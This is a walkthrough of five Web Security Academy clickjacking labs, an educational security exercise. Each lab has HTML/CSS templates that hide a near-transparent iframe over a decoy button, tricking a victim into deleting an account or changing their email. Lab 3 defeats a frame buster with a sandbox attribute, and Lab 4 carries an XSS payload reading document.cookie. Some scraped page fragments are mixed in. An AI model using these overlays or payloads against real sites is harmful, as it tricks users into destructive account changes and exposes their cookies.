

## Lab1: Basic clickjacking with CSRF token protection

**Description:** This lab contains login functionality and a delete account button that is protected by a CSRF token. A user will be clicking on "click" on a decoy website and the goal of the lab is to entice the user into deleting their account.

To solve the lab, craft some HTML that frames the account page and fools the user into deleting their account. The account is solved when the account is deleted.

You have an account on the application that you can use to help design your attack. The credentials are: carlos / montoya.

### Testing procedure and snapshot:

Login to the account on the target website.

Use the following HTML template and provide the details as follows:

- replace \$url with the URL for the target website account page in the iframe,
- substitute suitable values in pixels for the \$height\_value and \$width\_value variables of the iframe (we suggest 700px and 500px respectively),
- substitute suitable values in pixels for the \$top\_value and \$side\_value variables of the decoy web content so that the "delete account" button and the "click me" decoy action align (we suggest 300px and 60px respectively),
- set the opacity value \$opacity to ensure that the target iframe is transparent. Initially, use an opacity of 0.1 so that you can align the iframe actions and adjust the position values as necessary. For the submitted attack a value of 0.0001 will work.

```
<style>
  iframe {
    position:relative;
    width:$width_value;
    height: $height_value;
    opacity: $opacity;
    z-index: 2;
  }
  div {
    position:absolute;
    top:$top_value;
    left:$side_value;
    z-index: 1;
  }
</style>
```

```
<div>Test me</div>
<iframe src="$url"></iframe>
```


Go to the exploit server, paste your exploit HTML into the "Body text" box, and click "Store".

Click "View stored response".


Hover over "Test me" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties of the style sheet.

Once you have the div element lined up correctly, change "Test me" to "Click me" and click "Store".

Now click on "deliver exploit to victim" and the lab should be solved.


WEB SECURITY  
ACADEMY

Basic clickjacking with CSRF token protection

LAB Solved 


[Back to lab description >>](#)

Congratulations, you solved the lab!

 Share your skills! [Continue learning >>](#)

## Craft a response

URL: <https://acfb1fb21fe7b340805d067a015800d4.web-security-academy.net/exploit>

HTTPS 

File:

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

### Lab2: Clickjacking with form input data prefilled from a URL parameter

**Description:** This lab extends the basic clickjacking example in Lab: Basic clickjacking with CSRF token protection. The goal of the lab is to change the email address of the user by prepopulating a form using a URL parameter and enticing the user to click on a "update email" button without the user's knowledge.

To solve the lab, craft some HTML that frames the account page and fools the user into changing their email address by clicking on a "Click me" decoy. The account is solved when the email address is changed.

You have an account on the application that you can use to help design your attack. The credentials are: carlos / montoya.

**Testing procedure and snapshot:**

Login to the account on the target website.

Use the following HTML template and provide the details as follows:

- replace \$url with the URL for the target website change email page in the iframe,
- substitute suitable values in pixels for the \$height\_value and \$width\_value variables of the iframe (we suggest 700px and 500px respectively),
- substitute suitable values in pixels for the \$top\_value and \$side\_value variables of the decoy web content so that the "update email" button and the "Test me" decoy action align (we suggest 400px and 80px respectively),
- set the opacity value \$opacity to ensure that the target iframe is transparent. Initially, use an opacity of 0.1 so that you can align the iframe actions and adjust the position values as necessary. For the submitted attack a value of 0.0001 will work.

```
<style>
  iframe {
    position:relative;
    width:$width_value;
    height: $height_value;
    opacity: $opacity;
    z-index: 2;
  }
  div {
    position:absolute;
    top:$top_value;
    left:$side_value;
    z-index: 1;
  }
</style>
<div>Test me</div>
<iframe src="$url?email=hacker@attacker-website.com"></iframe>
```


Go to the exploit server, paste your exploit HTML into the "Body text" box, and click "Store".

Click "View exploit".

Hover over "Test me" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties of the style sheet.

Once you have the div element lined up correctly, change "Test me" to "Click me" and click "Store".

Now click on "deliver exploit to victim" and the lab should be solved.



## Craft a response

URL: <https://ac5e1f341ffb39b6800136f301d500da.web-security-academy.net/exploit>

HTTPS



File:

/exploit

Head:

### Lab3: Clickjacking with a frame buster script

**Description:** This lab is protected by a frame buster which prevents the website from being framed. Can you get around the frame buster and conduct a clickjacking attack that changes the users email address?

To solve the lab, craft some HTML that frames the account page and fools the user into changing their email address by clicking on "Click me". The account is solved when the email address is changed.

You have an account on the application that you can use to help design your attack. The credentials are: carlos / montoya.

#### Testing procedure and snapshot:

Login to the account on the target website.

Use the following HTML template and provide the details as follows:

- replace \$url with the URL for the targeted change email page in the iframe,

- substitute suitable values in pixels for the \$height\_value and \$width\_value variables of the iframe (we suggest 700px and 500px respectively),
- substitute suitable values in pixels for the \$top\_value and \$side\_value variables of the decoy web content so that the "update email" button and the "Test me" decoy action align (we suggest 385px and 80px respectively),
- set the opacity value \$opacity to ensure that the target iframe is transparent. Initially, use an opacity of 0.1 so that you can align the iframe actions and adjust the position values as necessary. For the submitted attack a value of 0.0001 will work.

Notice the use of the sandbox="allow-forms" attribute that neutralizes the frame buster script.

```
<style>
  iframe {
    position:relative;
    width:$width_value;
    height: $height_value;
    opacity: $opacity;
    z-index: 2;
  }
  div {
    position:absolute;
    top:$top_value;
    left:$side_value;
    z-index: 1;
  }
</style>
<div>Test me</div>
<iframe sandbox="allow-forms"
src="$url?email=hacker@attacker-website.com"></iframe>
```


Go to the exploit server, paste your exploit HTML into the "Body text" box, and click "Store".

Click "View exploit".


Hover over "Test me" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties of the style sheet.

Once you have the div element lined up correctly, change "Test me" to "Click me" and click "Store".

Now click on "deliver exploit to victim" and the lab should be solved.

WEB SECURITY  
ACADEMY

Clickjacking with a frame buster script  
[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

 Share your skills! Continue learning >>

## Craft a response

URL: <https://ac631fa61f59318a8078a8f4015500fc.web-security-academy.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=UTF-8

### Lab4: Exploiting clickjacking vulnerability to trigger DOM-based XSS

**Description:** This lab contains a XSS vulnerability that is triggered by a click. Construct a clickjacking attack that fools the user into clicking the "Click me" button to execute an XSS payload that alerts document.cookie.

#### Testing procedure and snapshot:

Use the following HTML template and provide the details as follows:

- replace \$url with the URL for the Submit feedback page in the iframe,
- substitute suitable values in pixels for the \$height\_value and \$width\_value variables of the iframe (we suggest 700px and 500px respectively),
- substitute suitable values in pixels for the \$top\_value and \$side\_value variables of the decoy web content so that the "Submit feedback" button and the "Test me" decoy action align (we suggest 610px and 80px respectively),
- set the opacity value \$opacity to ensure that the target iframe is transparent. Initially, use an opacity of 0.1 so that you can align the iframe actions and adjust the position values as necessary. For the submitted attack a value of 0.0001 will work.

<style>

```
iframe {  
  position:relative;  
  width:$width_value;  
  height: $height_value;  
  opacity: $opacity;  
  z-index: 2;
```

```
}
div {
  position:absolute;
  top:$top_value;
  left:$side_value;
  z-index: 1;
}
</style>
<div>Test me</div>
<iframe
src="$url?name=<img src=1 onerror=alert(document.cookie)>&email=hacker@attacker-
website.com&subject=test&message=test#feedbackResult"></iframe>
```

Go to the exploit server, paste your exploit HTML into the "Body text" box, and click "Store".


Click "View exploit".

Hover over "Test me" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties of the style sheet.


Click "Test me" and you should see an alert.

Change "Test me" to "Click me" and click "Store" on the exploit server.

Now click on "deliver exploit to victim" and the lab should be solved.

WEB SECURITY  
ACADEMY

Exploiting clickjacking vulnerability to trigger DOM-based XSS

LAB Solved 

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

## Craft a response

URL: `https://acbc1ff71f0236e380920553017f00e7.web-security-academy.net/exploit`

HTTPS



File:

`/exploit`

Head:

`HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8`

## Lab5: Multistep clickjacking

**Description:** This lab has some account functionality that is protected by a CSRF token and also has a confirmation dialog to protect against Clickjacking. To solve this lab construct an attack that fools the user into clicking the delete account button and the confirmation dialog by clicking on "Click me first" and "Click me next" decoy actions. You will need to use two elements for this lab.

You have an account on the application that you can use to help design your attack. The credentials are: carlos / montoya.

### Testing procedure and snapshot:

Login to the account on the target website and go to the Account actions section.

Use the following HTML template and provide the details as follows:

- replace \$url with the URL for the target website Account actions section in the iframe
- substitute suitable values in pixels for the \$height\_value and \$width\_value variables of the iframe (we suggest 700px and 500px respectively),
- substitute suitable values in pixels for the \$top\_value and \$side\_value1 variables of the decoy web content so that the "Delete account" button and the "Test me first" decoy action align (we suggest 330px and 50px respectively),
- substitute a suitable value for \$side\_value2 so that the "Test me next" decoy action aligns with the "yes" button of the target website (we suggest 200px),
- set the opacity value \$opacity to ensure that the target iframe is transparent. Initially, use an opacity of 0.1 so that you can align the iframe actions and adjust the position values as necessary. For the submitted attack a value of 0.0001 will work.

```
<style>
  iframe {
    position:relative;
    width:$width_value;
    height: $height_value;
    opacity: $opacity;
    z-index: 2;
  }
  .firstClick, .secondClick {
    position:absolute;
    top:$top_value;
    left:$side_value1;
    z-index: 1;
  }
```



```
.secondClick {  
    left:$side_value2;  
}  
</style>  
<div class="firstClick">Test me first</div>  
<div class="secondClick">Test me next</div>  
<iframe src="$url"></iframe>
```

Go to the exploit server, paste your exploit HTML into the "Body text" box, and click "Store".


Click "View exploit".

Hover over "Test me first" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties inside the firstClick class of the style sheet.


Click "Test me first" then hover over "Test me next" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties inside the secondClick class of the style sheet.

Once you have the div element lined up correctly, change "Test me first" to "Click me first", "Test me next" to "Click me next" and click "Store" on the exploit server.

Now click on "deliver exploit to victim" and the lab should be solved.

 WEB SECURITY  
ACADEMY

Multistep clickjacking

LAB Solved 

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

## Craft a response

URL: <https://acac1f6f1e8e2cf0802e44f1010e002e.web-security-academy.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK